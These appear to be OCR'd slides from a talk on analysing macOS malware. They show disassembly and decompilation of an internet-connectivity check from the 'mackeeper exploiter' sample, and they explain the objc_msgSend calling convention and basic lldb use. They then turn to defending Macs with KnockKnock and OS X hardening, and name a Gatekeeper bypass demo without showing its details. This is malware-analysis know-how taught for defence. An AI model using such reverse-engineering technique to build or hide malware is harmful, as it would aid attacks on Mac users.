


```
connectedToInternet(void) proc near

mov     rdi, cs:_OBJC_CLASS_$_NSURL
mov     rsi, cs:URLWithString ; "URLWithString:"
lea     rdx, cfstr_google ; "www.google.com"
mov     rax, cs:_objc_msgSend_ptr
call    rax ; objc_msgSend
...
```

internet check (mackeeper exploiter)

arg	name	(for) objc_msgSend
0	RDI	class
1	RSI	method name
2	RDX	1st argument
3	RCX	2nd argument
4	R8	3rd argument
5	R9	4th argument

calling convention (**system v amd64** abi)



```
id objc_msgSend(id self, SEL op, ...)
```

Parameters

self	A pointer that points to the instance of the class that is to receive the message.
op	The selector of the method that handles the message.
...	A variable argument list containing the arguments to the method.

objc_msgSend function

Decompilation

THERE'S AN APP FOR THAT!

```
connectedToInternet(void) proc near

mov     rdi, cs:_OBJC_CLASS_$_NSURL
mov     rsi, cs:URLWithString_
lea     rdx, cfstr_google ; "www.google.com"
mov     rax, cs:_objc_msgSend_ptr
call    rax
...
```


hopper.app
http://www.hopperapp.com

```
int connectedToInternet()
{
    rax = [NSURL URLWithString:@"http://www.google.com"];
    rdx = rax;

    var_38 = [NSData dataWithContentsOfURL:rdx];
    if(var_38 != 0x0) {
       var_1 = 0x1;
    }
    else {
       var_1 = 0x0;
    }
    rax = var_1 & 0x1 & 0xff;
    return rax;
}
```

decompilation; internet check (mackeeper exploiter)

DEBUGGING

USING LLDB; OS X'S DEBUGGER



```
$ lldb newMalware
(lldb) target create "/Users/patrick/malware/newMalware"
Current executable set to '/Users/patrick/malware/newMalware' (x86_64).
```

beginning a debugging session


see: "Gdb to LLDB Command Map"

command	description	example
r	launch (run) the process	
b	breakpoint on function	b system
br s -a <addr>	breakpoint on a memory add	br s -a 0x10001337
si/ni	step into/step over	
po	print objective-C object	po $rax
reg read	print all registers	

common **lldb** commands

Part 0x5: Health & Happiness

how do I protect my personal macs?



Apple's OS X Security Mitigations?

Gatekeeper, XProtect, SIP, code-signing, et al...

"Security & privacy are fundamental to the design of all our hardware, software, and services" -tim cook

- "Gatekeeper Exposed" (Shmoocon)
- "Writing Bad@ss OS X Malware" (Blackhat)
- "Attacking the XNU Kernel in El Capitan" (BlackHat)
- "OS X El Capitan-Sinking the S/h\IP"
- "Memory Corruption is for Wussies!" (SysScan)

DEMO (GATEKEEPER BYPASS)

Safari File Edit View History Bookmarks Window Help
Tue 9:57 AM
Overview Displays Storage Memory Support Service
Security & Privacy
Search
General FileVault Firewall Privacy
KnockKnock (UI)
KnockKnock
version: 1.6.1
Start Scan
virustotal info show
user — -bash — 140×14
Safari
scan complete

OS X El Capitan
Version 10.11.2

A login password has been set for this user Change Password...

☑ Require password immediately after sleep or screen saver begins

□ Show a message when the screen is locked Set Lock Message...

☑ Disable automatic login

Allow apps downloaded from:

○ Mac App Store

● Mac App Store and identified developers

○ Anywhere

Click the lock to make changes.

Authorization Plugins 0
registered custom authorization bundles

Browser Extensions 0
plugins/extensions hosted in the browser

Cron Jobs 0
current users cron jobs

Kernel Extensions 2
installed modules, possibly kernel loaded

Launch Items 4
daemons and agents loaded by launchd

Library Inserts 0

Login Items 0
items started when the user logs in

Login/Logout Hooks 0
items executed upon login or logout

Spotlight Importers 1
bundles loaded by Spotlight (mdworker)

check-aliases
/usr/libexec/postfix/check-aliases.sh
/System/Library/LaunchDaemons/org.postfix.newaliases.plist
0/54 virustotal

vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist
0/57 virustotal

UpdaterStartupUtility
/Library/Application Support/Adobe/OOBE/PDApp/UWA/UpdaterStartupUtility
/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist
0/57 virustotal


vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist
0/57 virustotal

```
users-Mac:~ user$ ps aux | grep -i [j]ava
users-Mac:~ user$ 
```

OS X Lockdown

HARDENS OS X & REDUCES ITS ATTACK SURFACE

